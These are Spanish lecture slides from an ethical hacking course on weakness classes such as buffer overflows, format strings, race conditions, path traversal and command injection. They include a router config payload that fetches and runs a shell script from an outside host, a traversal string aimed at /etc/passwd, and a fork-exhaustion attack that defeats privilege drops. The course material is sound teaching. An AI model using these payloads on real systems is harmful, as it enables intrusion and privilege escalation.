Introducción

Hacking Ético

©Ismael Ripoll &
Hector Marco

Universidad Politècnica de València

February 12, 2021

Índice

Qué vamos a trabajar (I)

Para evitar confusiones, esta asignatura **no va de**:

- Uso de exploits. Eso lo hacen los script kiddies.
- Ni de entrar en sistemas.
- Tampoco es un manual de metaexploit, ni kali, ni IDA, ni...

¿Qué aprenderéis?:

- Los problemas de la seguridad desde el lado del atacante.
- Conceptos fundamentales de cómo funciona la informática.
- Cómo los fallos de programación se transforman en un problema de seguridad.
- Que la ignorancia es la madre de la felicidad[1].
- Apreciar la dificultad de la seguridad avanzada.

[1] Y espero haceros un menos felices.

La Ética (I)

Real Academia Española

La palabra ética proviene de "Ethos" que significa: "Conjunto de rasgos y modos de comportamiento que conforman el carácter o la identidad de una persona o una comunidad."

- Un gran poder conlleva una gran responsabilidad.
- Existen varios tipos de hackers en función del uso que hagan de sus conocimientos:

  Black Hat: Hacker que está fuera de la ley y utiliza las vulnerabilidades que encuentra en su propio beneficio. También conocido como *cracker*.

  Grey Hat: Las leyes no son precisas y caben varias interpretaciones. Hacen cosas que están en el borde de la ley o sin legislar.

La Ética (II)

Blue Hat: Hackers contratados por el propietario para estudiar la seguridad de su sistema, siguiendo la filosofía black hat.

White Hat: Cybersecurity researcher. Hacker que estudia fallos y propone soluciones.

- Excelete entrada de blog de **Aury M. Curbelo**: "Hacking ético: sus claroscuros, implicaciones y beneficios" www.expresionbinaria.com. Extraeré partes de este blog:
- Qué consideramos como un comportamiento ético en nuestra sociedad: "*Si una acción al menos contiene cualquiera de estas características es considerada una acción ética por ejemplo: promover la salud general de la sociedad, mantener o incrementar los derechos de los individuos, proteger las libertades, preservar a los individuos de daño, tratar a todos los humanos con valor dignidad y respeto, así como mantener el valor social, cultural y respetar las leyes.*"

La Ética (III)

- El objetivo fundamental del hacking ético consiste en:
  - "**Explotar las vulnerabilidades**" existentes en el sistema de interés, valiéndose de una prueba de intrusión, verificar o evaluar la seguridad física y lógica de los sistemas de información, redes de computadoras, aplicaciones web, bases de datos, servidores, etcétera.
  - "**Con la intención de ganar acceso y demostrar**" las vulnerabilidades en el sistema. Esta información es de gran ayuda a las organizaciones para adoptar las medidas preventivas en contra de posibles ataques malintencionados.
- Algunos autores reducen el hacking a la realización de "pentesting" (tests de penetración).

La ética en la Universidad

- La ética se demuestra TODOS los días.
- No solo hay que ser bueno, sino que hay que demostrarlo.
- Un momento excelente para demostrar vuestra integridad ética van a ser los **exámenes** y las **prácticas**.
- **No se tolerará ningún tipo de trampa en la evaluación.**[2]
- Esto no es el instituto. La "copia" o el "intento de copia" tendrá bonificación especial, cero en examen y cero en asignatura, respectivamente.
- Es fácil detectar a los copiones, todos hemos sido estudiantes.

[2] Suena como una amenaza, cuando es una obviedad. ¿No?

Contexto social (I)

- La seguridad en el mundo:
  - ECHELON.
  - Stuxnet.
  - Robo a Sony.
  - Ataque Mirai.
  - Robo de 81M$ al Banco central de Bangladesh.
  - RamsomWare.
  - HeartBleeding.
  - ShellShock.
  - KrackAttack (WAP2).
  - Adobe reader.
  - Meltdown, Spectre, Ryzenfall, ...
- Pero no hay que ir tan lejos, aquí en la universidad ya pasan bastantes fiestas ¿No?

Glosario de términos (I)

Algunos términos que se suelen utilizar en seguridad.

Debilidad: Tipo de defecto o fallo de diseño, programación, o configuración. Por ejemplo: "no comprobar el valor retornado por las syscalls".

Vulnerabilidad: Fallo (de diseño, programación o configuración) que afecta a la seguridad del sistema y que puede ser utilizado directamente para ganar acceso a un sistema.

Exploit: Programa o método para subvertir la seguridad de un sistema a partir de una o más vulnerabilidades.

Hacker: Persona extremadamente curiosa que sabe cómo funcionan las cosas.

Cracker: Individuo que usa los ordenadores fuera de la ley.

RCE: Remote Code Execution. Forzar a un sistema remoto a ejecutar el código que el atacante quiere.

Glosario de términos (II)

ROP: Return Oriented Programming. Estilo de programación que permite crear programas mas allá de la funcionalidad del programa atacado.

API: Application Programming Interface. This is the set of public types/variables/functions that you expose from your application/library.

ABI: Application Binary Interface. This is how the compiler builds an application. It defines things (but is not limited to):

- How parameters are passed to functions (registers/stack).
- Who cleans parameters from the stack (caller/callee).
- Where the return value is placed for return.
- How exceptions propagate.

Glosario de términos (III)

0-day: Vulnerabilidad con exploit asociado que a fecha de publicación no ha sido resuelta por el fabricante.

1-day: Vulnerabilidad que ha sido resuelta por el fabricante pero usada por los atacantes en sistemas no actualizados.

Ingeniería social: Utilizar las personas para, sin su conocimiento o consentimiento, obtener información o realizar acciones que impacten en la seguridad.

Antivirus: Tecnología básica utilizada para detección de software malicioso.

Vector de ataque: Método que utilizado para tener acceso al activo objetivo de ataque. Ej. *Email con javascript malicioso*.

APT: Advanced Persitent Threat. Amenaza persistente y avanzada. Típicamente es una nación o grupo patrocinado por un estado.

Glosario de términos (IV)

Sandbox: Entorno de ejecución aislado y monitorizado usado para ejecutar aplicaciones "expuestas" (Ej. *servidores*).

Pentesting: Penetration testing. Análisis de seguridad consistente en tratar de realizar una intrusión (solicitada por el propietario) lo más realista posible sobre un objetivo. Lo que suelen llevar a cabo los blue hats.

Hacker Ético: Se suele confundir con Pentester. Un hacker desarrolla sus propias herramientas y PoCs (es un científico de la seguridad), mientras que el pentester utiliza las herramientas (es un ingeniero de la seguridad). Un tipo de white hat.

Glosario de términos (V)

Offensive security: Investigador que estudia las técnicas de ataque empleando las mismas estrategias que los crackers. La diferencia está en el uso que se hace de los resultados. Un tipo de white hat. La seguridad no tiene porqué limitarse a la defensa.

Keylogger: Captura las pulsaciones introducidas por un usuario. Puede ser físico (USB) o un programa que intercepta los eventos del sistema.

RAM scraper: Inspeccionan la memoria de los procesos en búsqueda de información útil.

Ransomware: Malware que cifra los datos de los discos y pide un rescate para su recuperación.

Glosario de términos (VI)

Banking trojans: Typically include a keylogger component, which is used to sniff out the passwords as the user is using them to log into the bank.

Bots: Toma el control de una máquina y permite ser controlada con comandos remotos. El control de bots se suele realizar de forma colectiva, enviado un comando a muchos bots simultáneamente.

RATs: Remote Access Trojan. Es un malware que se instala en un sistema target y permite el control individualizado. Se parece a un Bot, pero permite el control fino del sistema. Mientras el Bot está pensado para ser usado como puente para realizar ataques a terceros, el RAT se centra en la explotación.

The big picture (I)

Actores: En función del interés: Estados, grupos empresariales, grupos terroristas, cyber delincuentes y activistas.

Objetivos: Cada grupo tiene objetivos y estrategias diferentes. Pero en general se busca el beneficio propio o del grupo al que pertenecen.

Metodologías: Ingeniería social (phishing), insiders, 0-days, 1-days, backdoors, etc. El hacking o del desarrollo de exploits es una más de las herramientas que se usan en los ataques informáticos. No hay que subestimar otros vectores de ataque.

Contramedidas: NDIS, firewalls, planes de contingencias, pen testing, etc.

The big picture (II)

- Aunque la ciberseguridad comprende muchas áreas de conocimiento: **De no existir los crackers $\rightarrow$ no existiría la ciberseguridad**.
- El problema no son las vulnerabilidades, sino el uso que se haga de ellas.
- Las vulnerabilidades son el medio para cometer delitos.
- Las vulnerabilidades SIEMPRE existirán.

Debilidades

Hacking Ético

©Ismael Ripoll &
Hector Marco

Universidad Politècnica de València

February 12, 2021

Índice

Qué vamos a trabajar

- La raíz del problema de seguridad son los fallos de seguridad.
- Vamos a estudiar los principales **tipos** de fallos.
- Se denominan **debilidades** o **weaknesesses**.
- Hay cerca de 2000 tipos de debilidades.
- Solo estudiaremos las principales.
- En la medida de lo posible utilizaré los nombres en inglés.
- Utilizaremos como base los excelentes documentos del CWE MITRE (`https://cwe.mitre.org`), en especial el documento: `https://cwe.mitre.org/data/published/cwe_v3.1.pdf`

CWE-120:
Classic Buffer Overflow

CWE-120: Classic Buffer Overflow (I)

Definición

The program copies an input buffer to an output buffer without verifying that the size of the input buffer is less than the size of the output buffer, leading to a buffer overflow.

- Existen muchas formas distintas de escribir fuera de un buffer, de ahí que se califique como “classic” cuando el programador no ha comprobado el tamaño del destino.
- Otras formas de overflow pueden ser causadas por integer overflow, signed and unsigned errors y format string vulnerabilities.
- Afecta principalmente a lenguajes de nivel medio y bajo (C, C++ y ensamblador).

CWE-120: Classic Buffer Overflow (II)

- La mayoría de los lenguajes modernos impiden “por construcción” este tipo de fallos.
- Cada vez más, los compiladores añaden comprobaciones para evitar estos fallos.

CWE-120: Ejemplos (I)

- Normalmente se produce por utilizar funciones de librería inseguras como: `gets()`, `scanf()`, `strcpy()`, etc.
- Ejemplos de código vulnerable:

```
char buffer[20];
printf ("Enter your last name: ");
scanf ("%s", buffer);
```

Este es un Stack Buffer Overflow:

```
void buggy_function(char* string){
  char buffer[24];
  strcpy(buffer, string);
  ...
}
```

CWE-120: Ejemplos (II)

`gets()` nunca se debe utilizar.

```
char buffer[24];
printf("Please enter your name and press <Enter>\n");
gets(buffer);
```

También se puede producir desbordamientos con otros tipos de datos, no solo con cadenas:

```
typedef struct{
  int a;
  long b;
} estructura_t;
void buggy2(estructura *origen, int nr){
  int x, len;
  estructura_t ordenado[100];
  memcpy(ordenado, origen, nr * sizeof(estructura_t));
  ...
}
```

CWE-120: Ejemplos (III)

- Un ejemplo de desbordamiento de finales del 2018: CVE-2018-16864.

CWE-120: Consecuencias

- El atacante puede modificar otras estructuras de datos del proceso. El resultado final depende completamente del uso que el proceso haga de los datos sobreescritos.
- Si los datos sobre escritos no son usados por el programa tras el desbordamiento, entonces no pasa nada.
- Se podría bypasear ciertas condiciones críticas. Por ejemplo, si se puede modificar la variable que contiene el estado de autenticación.
- Lo más frecuente es tomar el control de flujo. Sobre todo cuando se desbordan variables de la pila.
- Casi siempre se puede causar un crash de la aplicación con lo que se tiene un DoS.
- Se considera que es muy probable que este fallo sea una vulnerabilidad.

CWE-134: Externally-Controlled Format String

CWE-134: Externally-Controlled Fmt Str (I)

Definición

The software uses a function that accepts a format string as an argument, but the format string originates from an external source.

- Hay que empezar por el principio: leer la hoja de manual: `man 3 printf`, y mirar los "*formatos*" (o indicadores de conversión) que soporta.
- Los formatos son subcadenas que comienzan con el símbolo "%" seguido de uno o más argumentos. Flags más usados:

Formato	Descripción
%d	Valor entero con signo impreso en decimal.
%x	Valor entero sin signo impreso en hexadecimal.
%s	Puntero a cadena, se imprime la cadena de caracteres.
%c	Un caracter.
%p	Un puntero, se imprime como un hexadecimal.

CWE-134: Externally-Controlled Fmt Str (II)

- Para cada formato debe existir un argumento que corresponda con el tipo que se indica. Por defecto los argumentos deben estar en el mismo orden que han sido declarados los formatos.
- Ejemplo de uso:

```
char name[10]="ABC";
printf("[ptr: %p] [string: %s] [chars:%c-%c-%c]\n",
       name,
       name,
       name[0], name[1], name[2]);
```

- Pero ¿qué pasa si no queremos formatear nada, solo necesitamos imprimir una cadena?

```
    printf("Hello wolrd!");
```

CWE-134: Externally-Controlled Fmt Str (III)

- Y ¿Qué pasa si solo queremos imprimir una cadena que tenemos en una variable?

```
printf("%s",nombre);
```

- ¿Se puede escribir código más corto?

```
printf(nombre);
```

- Existen flags que **permiten leer y escribir en cualquier dirección**.

CWE-134: Externally-Controlled Fmt Str (IV)

- Por tanto, dejar la cadena de formato al alcance de un atacante implica darle la posibilidad de leer y modificar sin restricciones.

Formato	Descripción
%n	Escribe en la dirección dada el número de caracteres escritos hasta ese momento.

Modificador	Descripción
h	Tipo de datos `short`.
l	Tipo de datos `long`.
ll	Tipo de datos `long long`.
width	Entero que indica el ancho de un formato.

CWE-134: Externally-Controlled Fmt Str (V)

- Ejemplo de uso:

```
short int counter;
printf("%10d %hn", 0x90, &counter);
printf("counter= %hd\n" , counter);
```

- Como se puede ver, se le pasa la dirección de la variable que queremos escribir. Hemos sido capaces de escribir un 0x90 en `counter`.

CWE-134: Ejemplos

- CVE-2012-0809: un fallo en `sudo`.
  https://www.sudo.ws/sudo/alerts/sudo_debug.html
  Sudo 1.8.0 introduced simple debugging support that was primarily intended for use when developing policy or I/O logging plugins. The `sudo_debug()` *function contains a flaw where the program name is used as part of the format string passed to the* `fprintf()` *function. The program name can be controlled by the caller, either via a symbolic link or, on some systems, by setting argv[0] when executing sudo.*
  For example:

```
$ ln -s /usr/bin/sudo ./%s
$ ./%s -D9
Segmentation fault
```

CWE-134: Consecuencias

- Permite modificar y leer posiciones de memoria.
- Exfiltración de información.
- Modificar la información almacenada.
- La explotación es relativamente sencilla.

CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition

CWE-367: Race Condition

Definición

The software checks the state of a resource before using that resource, but the resource's state can change between the check and the use in a way that invalidates the results of the check. This can cause the software to perform invalid actions when the resource is in an unexpected state.

- Este tipo de fallo afecta a todos los lenguajes de programación.
- Suele ser difícil de identificar en el código y de descubrir mediante tests.

CWE-367: Ejemplos (I)

- El siguiente programa tiene un fallo:

```
1 char fichero="/tmp/trabajo";
2 if (!access(fichero, W_OK)) {
3     f = fopen(fichero,"w+");
4     operate(f);
5 } else {
6     fprintf(stderr,"Unable to open file %s.\n",file);
7 }
```

- Veamos el funcionamiento de `access()`

```
$ man access
The check is done using the calling process's real UID and
GID, rather than the effective IDs as is done when
actually attempting an operation (e.g., open(2)) on the
file. ...
```

CWE-367: Ejemplos (II)

- Entre la llamada a `access()` y la llamada a `fopen()` un atacante puede hacer que `/tmp/trabajo` apunte a otro fichero, con un enlace simbólico.
- Para tener éxito es necesario que el atacante pueda realizar el cambio justo en el instante en el que el programa vulnerable retorna de la llamada `access()`.
- Pero todo es cuestión de paciencia e intentarlo miles de veces. Al final se consigue.

CWE-367: Ejemplos (III)

- Otro ejemplo:

```
1  #!/usr/bin/php
2  function readFile($filename){
3      $user = getCurrentUser();
4      //resolve file if its a symbolic link
5      if (is_link($filename)) {
6          $filename = readlink($filename);
7      }
8      if (fileowner($filename) == $user) {
9          echo file_get_contents($realFile);
10         return;
11     } else {
12         echo 'Access denied';
13         return false;
14     }
15 }
```

- Este tipo de fallo afecta a todos los lenguajes de programación.

CWE-367: Ejemplos (IV)

- Una vulnerabilidad en systemd que afecta a la mayoría de Linux:
  https://nvd.nist.gov/vuln/detail/CVE-2018-15687
- *A race condition in* `chown_one()` *of systemd allows an attacker to cause systemd to set arbitrary permissions on arbitrary files. Affected releases are systemd versions up to and including 239.*

CWE-367: Consecuencias

- Acceder (lectura o escritura) a ficheros o directorios por usuarios no autorizados. Lo que puede ser usado para tener una escalada de privilegios.
- Impedir que la aplicación escriba en los ficheros correctos.
- Aunque, para explotarlo suele ser necesario tener acceso local.

CWE-22: Improper Limitation of a Pathname to a Restricted Directory (’Path Traversal’)

CWE-22: Path Traversal (I)

Definición

The software uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the software does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory.

- Podríamos decir que la vulnerabiliad permite navegar por el sistema de ficheros.
- Se da cuando la aplicación utiliza los datos controlados por el usuario sin validalos para construir el nombre de un fichero.
- El caso más típico es el de dar como nombre de fichero `../` repetidas veces.

CWE-22: Path Traversal (II)

- Recordemos que no es un error intentar acceder más allá del directorio raíz. Por tanto, un atacante puede construir un nombre de fichero con tantos `../` como quiera.

```
user_file="../../../../../../../../../../etc/passwd";
fd=open("/home/user/data" + user_file);
```

- Se refiere al fichero `/etc/passwd`.
- Observa que no se puede acceder a `/etc/passwd` con un path absoluto.
- Existe una gran "familia" (variantes) de este fallo con distintos números de CWE (desde el 22 al 39), en función de cómo se escape del directorio por defecto y cómo el programa afectado valide los datos del usuario.

CWE-22: Ejemplos

- CVE-2018-7300. El código vulnerable:

```
exec echo $args(userLang)>/etc/config/userprofiles/$args(
    userName).lang
```

- Permite escribir en el fichero que queramos, `userName`, y el contenido que queramos, `userLang`.
- El fallo está descrito en: https://atomic111.github.io/article/homematic-ccu2-filewrite
- CVE-2018-5716. Absolute path traversal.
- Descripción del fallo: https://www.0x90.zone/web/path-traversal/2018/02/16/Path-Traversal-Reprise-LM.html

CWE-22: Consecuencias

- Depende de qué se pueda leer o escribir.
- Sería posible exfiltrar información (accesible con los privilegios del proceso vulnerable) si el dato se utiliza para leer el fichero.
- Escribir en ficheros o crear nuevos. Lo que puede abrir puertas traseras cambiando contraseñas o eliminando medidas de seguridad.
- Modificar ejecutables del sistema, que luego al ser ejecutados permitirían tener un RCE.
- Finalmente, también se podría forzar un crash de la aplicación o sistema con lo que tendríamos un DoS.

CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

CWE-78: OS Command Injection (I)

Definición

The software constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.

- Es el equivalente del SQL injection pero en lugar de contra la base de datos, contra el sistema operativo.
- En muchas ocasiones, las aplicaciones hacen uso de comandos del sistema operativo para obtener información o para configurarlo y utilizan información dada por el usuario para construir el comando.

CWE-78: OS Command Injection (II)

- Algo tan inocente como hacer un `ping` a un host, es un Command injection si no se sanitiza el nombre del host.

```
#include <stdio.h>
#include <stdlib.h>
main(){
  char cmd[400], host[100];
  printf("Dame nombre (o ip) del host a pingear: ");
  gets(host);
  snprintf(cmd, 400, "/bin/ping %s\n", host);
  system(cmd);
}
```

Aparte del uso de `gets()` (que su mera existencia es pecaminosa) ¿Qué valor debe tener `host` para poder ejecutar un comando?

CWE-78: Ejemplos

- CVE-2018-19537. Se hace una copia de backup de la configuración, es modificada por el atacante y al subirla se produce la ejecución.

```
...
wan_dyn_ucst 2 0
wan_dyn_hostname 1 Archer_C5
wan_stc_ip 1 0.0.0.0
...
```

Configuración con la explotación:

```
wan_dyn_ucst 2 0
wan_dyn_hostname 1 `wget -O - http://url.es/hack |/bin/sh`
wan_stc_ip 1 0.0.0.0
```

- Descripción del fallo: https://github.com/JackDoan/TP-Link-ArcherC5-RCE

CWE-78: Consecuencias

- Es evidente la peligrosidad de este tipo de fallos.
- Se puede ejecutar comandos no autorizados (con los permisos del proceso vulnerable), con lo que podrá leer, modificar y ejecutar sin excesivos problemas lo que el atacante quiera.
- Si el sistema objetivo dispone de mucha funcionalidad, siempre existe la posibilidad de descargar un shell propio.

CWE-252:
Unchecked Return Value

CWE-252: Unchecked Return Value

Definición

The software does not check the return value from a method or function, which can prevent it from detecting unexpected states and conditions.

- Existen algunas funciones que solemos pensar que siempre van a funcionar, que es muy improbable que fallen, o incluso que da igual que falle.
- Podemos pensar que el resto del programa será capaz de manejar ese fallo. Esto pasa muchas veces con las funciones de gestión de memoria (`malloc()` y `free()`. Que no se comprueba el valor devuelto.
- Si el fallo se produce en alguna función que gestiona los privilegios, entonces es explotable directamente.

CWE-252: Ejemplos (I)

- Muchos programas se lanzan como root (ejecutable setuidado), por ejemplo el comando `ping` para poder abrir un socket raw necesita ser root. Una vez tiene el socket, hace un "drop privileges" para ejecutar el resto del proceso como el usuario que lo invocó.
- Ejemplo de código vulnerable:

```
setuid(getuid());
```

La forma correcta sería:

```
if (!setuid( getuid() ) ) {
  perror("Fallo al reducir los privilegios\n");
  exit(-1);
}
```

CWE-252: Ejemplos (II)

- No comprobar el valor devuelto fue especialmente grave con el conocido fallo conocido como “adb setuid exhaustion attack” o CVE-2010-EASY.
- Permitía elevar los privilegios con tal de tener instalado el programa ADB (Android Debug Bridge).
  https://thesnkchrmr.wordpress.com/2011/03/24/rageagainstthecage/
- ADB es un ejecutable de root que está setuidado y llegado un momento de su ejecución (al igual que ping) tiene que hacer un drop privileges:

```
...
setgid(AID_SHELL);
setuid(AID_SHELL);
...
```

CWE-252: Ejemplos (III)

- La idea del ataque consiste en que `setuid()` el atacante puede forzar a que falle por el siguiente motivo:

```
$ man setuid
...
EAGAIN The call would change the caller's real UID (i.e., uid
       does not match the caller's real UID), but there was a temporary
       failure allocating the necessary kernel data structures.
...
```

- Si eres root ¿Qué significa eso de "*a temporary failure allocating the necessary kernel data structures*"?
- Pues resulta que todo usuario normal tiene **limitado** el número máximo de procesos que puede crear. La idea es proteger el sistema, y a otros usuarios, de un ataque de DoS local.
- Este parámetro depende de la cantidad de memoria que hay. Y se puede averiguar con el comando del shell `ulimit -u`.

CWE-252: Ejemplos (IV)

- Si al atacante crea 7735 procesos, y el programa ADB intenta hacer el `setuid()`, este fallará porque ahora sería el usuario tendría 7736 procesos y no está permitido, por tanto falla.
- Construir este tipo de ataques suele ser bastante sencillo:

```
int main(){
        int last_child, pid=0;
        do { // Crear tanto hijos como deje.
                last_child=pid;
                pid=fork();
                if ( 0 == pid ) {
                        sleep(10); exit(0);
                }
        } while ( 0 < pid);
        if (last_child>0)
                kill(last_child,9); // Matar el último
        return 0;
}
```

- Intenta ejecutar algo después de lanzar este proceso.

CWE-252: Consecuencias

- Es muy dependiente del código de la aplicación.
- Normalmente acaba en un crash, pero en el caso de drop privileges, se consigue una elevación de permisos.
- La gestión de errores es un tema mal resuelto. Por ejemplo, se ha intentado con las "excepciones" (`try{}catch;`), pero no parece una buena solución.
- Por otra parte, llenar el código de condicionales lo puede hacer difícil de leer.

CWE-250: Execution with Unnecessary Privileges

CWE-250: Execution with Unnecessary Privileges

Definición

*The software performs an operation at a privilege level that is **higher than the minimum level required**, which creates new weaknesses or amplifies the consequences of other weaknesses.*

- Más que un fallo en sí mismo es un "amplificador" de fallos.
- Puede ayudar a que otros fallos se conviertan en vulnerabilidades. Ayuan a conseguir una explotación.
- El fallo es que nuestro programa tenga más permisos **sin necesitarlos**.

CWE-250: Ejemplos

- El programa sendmail solía ejecutarse como root. Pero realmente no es necesario si se configuran correctamente los permisos de los ficheros y directorios.
- También se podría considerar un fallo de este tipo. Utilizar el shell de root para hacer tareas de usuario normal, como editar documentos o programar las prácticas. Solo se debe entrar como root cuando hace falta.
- CVE-2004-1624: *Carbon Copy 6.0.5257 does not drop system privileges when opening external programs through the help topic interface, which allows local users to gain privileges via (1) the help topic interface in CCW32.exe, which launches Notepad, or (2) the help button in the Carbon Copy Scheduler (CCSched.exe).*
- Hay que aprender a hacer un drop privilege como una persona!

CWE-250: Consecuencias

- A poco que la lógica del programa esté mal, se tiene una elevación de privilegios, con lo que ello conlleva.
- Ejecutar comandos no autorizados.
- Leer datos privados.
- Modificar o borrar datos no autorizados.

Descubrimiento

Hacking Ético

©Ismael Ripoll &
Hector Marco

Universidad Politècnica de València

March 3, 2021

Índice

Qué vamos a trabajar

- ¿Cómo se encuentran los fallos?
- Es el trabajo de un pentester (Penetration tester) o un *vulnerability assesement*
- Veremos varias técnicas de búsqueda de “anomalías”.
- Es una “actitud”, más que una técnica.
- Muchas veces se encuentra de manera inesperada.

Pentester vs. vulnerability assesment

- **Un pentester** utiliza una base de datos de vulnerabilidades más su experiencia en los tipo de fallos que suelen cometer el tipo de sistema (empresa, equipo, red, etc.) objetivo para encontrar los fallos.
  Normalmente, los fallos encontrados son vulnerabilidades que **ya son conocidas** pero que no han sido parcheadas o son fallos relativamente genéricos.
  Lo suele hacer una empresa contra su propia infraestructura informática para conocer las debilidades de la misma.
- **Un vulnerability assesment** se centra en **nuevas** vulnerabilidades, aunque no ignora si se encontraran vulnerabilidades ya conocidas.
  Lo suele solicitar o contratar con el fabricante y se realiza en uno de sus productos, normalmente, antes de sacarlo al mercado para “adelantarse” a los potenciales atacantes.

Escaneado de red

- En un pentesting debemos identificar todos los equipos que forman el objetivo o que nos pueden ayudar a conseguir el objetivo.
- En un pentesting real, definir el scope y el objetivo no es trivial y es muy importante. Tiene un gran impacto en el tipo de pentesting y presupuesto del mismo, así como el equipo de personas que formar en el equipo.
- Para ello, necesitamos conocer la topología de la red y los equipos conectados.
- Hay que diferenciar entre:

  Escaneado de red: Conocer qué equipos hay en la red y qué servicios ofrecen.

  Escaneado de vulnerabilidades: Determinar qué programas o servicios pueden ser vulnerables.
- La mejor herramienta es para escanear redes **nmap**.

nmap (I)

`nmap` puede utilizar raw sockets con algunas opciones. Para ello necesita permisos de administrador. Entre otras muchas cosas, con nmap se puede:

- Escanear un host concreto:

```
# nmap localhost
Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-29 16:40 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
631/tcp open ipp

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
```

- Escanear rangos de IPs

```
# nmap 158.42.52.215/31
```

nmap (II)

- Escaneado “agresivo” para identificar los servicios y el tipo de sistema operativo:

```
# nmap -A localhost
Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-29 16:34 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
631/tcp open ipp   CUPS 2.1
| http-methods:
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/2.1 IPP/2.1
|_http-title: Inicio - CUPS 2.1.3
Device type: general purpose
Running: Linux 3.X|4.X
....
```

nmap (III)

- Listar los nombres DNS de rangos de IPs.

```
# host www.upv.es
www.upv.es is an alias for ias.cc.upv.es.
ias.cc.upv.es has address 158.42.4.23
ias.cc.upv.es mail is handled by 40 mx4.cc.upv.es.
ias.cc.upv.es mail is handled by 7 mxv.cc.upv.es.
ias.cc.upv.es mail is handled by 10 mx2.cc.upv.es.
ias.cc.upv.es mail is handled by 50 vega.cc.upv.es.
# nmap -sL 158.42.4.23/30

Starting Nmap 7.12 ( https://nmap.org ) at 2018-05-29 16:49 CEST
Nmap scan report for cali.cc.upv.es (158.42.4.20)
Nmap scan report for svndes.cc.upv.es (158.42.4.21)
Nmap scan report for www2.cc.upv.es (158.42.4.22)
Nmap scan report for ias.cc.upv.es (158.42.4.23)
Nmap done: 4 IP addresses (0 hosts up) scanned in 0.00 seconds
```

Podemos ver que conocemos los nombres de los ordenadores “vecinos” de www.upv.es.

nmap (IV)

- Tiene infinidad de opciones para ajustar la forma de realizar el escaneado.
- A raíz de las protecciones de los firewalls, nmap implementa múltiples estrategias para identificar si un host o un puerto están operativos. Por ejemplo el flag `-Pn` indica que realice el escaneado incluso si el host no responde al ping.
- Otra característica interesante es que ofrece varios formatos de salida que nos permitirán procesar la salida fácilmente: `-oG` (*grepable*), `-oX` (XML) y `-oS` (divertida).

Fuzzing (I)

Una vez conocemos el entorno el siguiente paso es buscar fallos de forma remota.

Fuzzing [Wikipedia]

Fuzzing es una técnica de pruebas de software, a menudo automatizado o semiautomatizado, que implica proporcionar datos inválidos, inesperados o aleatorios a las entradas de un programa de ordenador.

- Los programadores suelen diseñar programas que son utilizados por humanos o por otros programas. Por lo que solo se contemplan y validan los tipos de fallos que normalmente comenten los humanos y se asume que las máquinas no se equivocan.

Fuzzing (II)

- Los fuzzers se suelen comportar como usuarios “atolondrados” muy rápidos, por lo que pueden probar muchas combinaciones imprevistas por el programador.
- El principal problema de los fuzzers automáticos es poder determinar si un resultado es correcto (el target ha detectado que la entrada es inválida) o se trata de una fallo no gestionado por el target y por tanto es una potencial vulnerabilidad.
- Muchos fuzzers se desarrollan como herramientas de testeo de software.
- Cada tipo de target (aplicación, servidor, etc.) necesita de un fuzzer especializado. En muchas ocasiones se diseñan ad hoc.
- Por ejemplo: `crashme` es un fuzzer para probar la robustez del kernel de Linux realizando llamadas al sistema con parámetros absurdos.

Fuzzing (III)

- Si lo que se quiere probar tiene controles de integridad, por ejemplo los paquetes TCP/IP (con el CRC), entonces es necesario que el fuzzer construya paquetes válidos.
- Algunos fuzzers tienen un patrón o plantilla base sobre la que hacen modificaciones aleatorias y luego ajustes para evitar las inconsistencias que trivialmente detectará el target.
- Si el target mantiene un estado, entonces puede ser que alguna de las pruebas anteriores interfiera con resultados posteriores. Lo que puede dificultar la "reproducibilidad" del fallo.
- Cuando el fuzzing es manual recibe el nombre de "*mokey testing*".

Técnicas

Mutación: A partir de una entrada válida se realizan modificación sobre ella de forma ciega. No considera la estructura de los datos.
Son lentos pero pueden encontrar fallos difíciles.

Generación: A partir de una especificación del modelo de los datos de entrada, se construyen entradas válidas. Si considera la entrada de los datos.
Con este tipo de pueden encontrar SQL injections con relativa facilidad.

Repetición: Se trata de expandir los valores de entrada (longitud de las cadenas) para encontrar buffer overflows.

Ejemplos (I)

AFL: American Fuzzy Lop es un fuzzer gratuito muy utilizado.

sqlmap: Interesante programa (en python)

ZAP: Utilidad desarrollada por OWASP. Es mucho más que un fuzzer, es un proxy web.

crashme: Antes comentado.

fuzz: Simple fuzzer para entrada estandar y argumentos.

Pero si nosotros podemos utilizar un fuzzer (off-the-shelf) entonces, los desarrolladores también, al igual que otros atacantes.
Por tanto: los fuzzers públicos no soy muy útiles para descubrir vulnerabilidades interesantes.

Troleando a sqlmap (I)

La mejor forma de ver como funciona un fuzzer es mirando qué y cómo hace las pruebas. Vamos a construir un escenario para verlo:

1. Construimos un fichero http válido:

```
$ wget -S www.upv.es
-2018-05-31 17:33:11-- http://www.upv.es/
Resolviendo www.upv.es (www.upv.es)... 158.42.4.23
Conectando con www.upv.es (www.upv.es)[158.42.4.23]:80... conectado.
Petición HTTP enviada, esperando respuesta...
  HTTP/1.1 200 OK
  Date: Thu, 31 May 2018 15:33:14 GMT
  Server: Apache
  AMFplus-Ver: 1.4.0.0
  Accept-Ranges: bytes
  X-UA-Compatible: IE=EmulateIE7, IE=11
  Connection: close
  Transfer-Encoding: chunked
  Content-Type: text/html; charset=ISO-8859-1
  Content-Language: es
Longitud: no especificado [text/html]
Grabando a: "index.html".1
```

Troleando a sqlmap (II)

Le quitamos la cabecera de “Transfer-Encoding: chunked”.

2. Levantamos un servidor (escuchador) tonto:

```
$ for i in {0..10000} ; do nc -l 9090 < http; done | grep GET
```

3. En otra consola lanzamos el ataque contra nosotros mismos:

```
$ sqlmap --level=4 --batch -u "http://localhost:9090/id=1"
```

4. En la consola del servidor (proceso nc) veremos:

```
GET /id=1 HTTP/1.1
GET /id=1 HTTP/1.1
GET /id=7147 HTTP/1.1
